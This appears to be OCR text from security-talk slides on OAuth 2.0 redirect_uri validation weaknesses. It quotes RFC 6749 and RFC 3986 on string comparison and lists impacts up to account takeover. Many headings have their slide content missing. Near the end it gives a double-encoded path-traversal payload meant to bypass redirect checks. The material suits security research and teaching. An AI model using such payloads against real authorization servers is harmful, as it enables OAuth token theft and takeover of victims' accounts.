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OAuth 2.0 Redirect URI Validation Falls Short, Literally

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

RFC ***redirect_uri***
validation issue

-XSS style
-HTML injection
-Open redirect
-OAuth token Leakage


Full victim’s account takeover

What the heck is OAuth 2.0?





Code grant flow



redirect_uri validation in RFC:


- **RFC 6749 Section 3.1.2.3**

  The authorization server MUST compare the two URIs using simple string comparison as defined in RFC 3986 Section 6.2.1.


- **RFC 3986 Section 6.2.1**

  Testing strings for equality is normally based on pair comparison of the characters that make up the strings, starting from the first and proceeding until both strings are exhausted, and all characters are found to be equal, until a pair of characters compares unequal, or until one of the strings is exhausted before the other.

What is Path Confusion?




PathConfusion:
/..%252FFAKEPATH
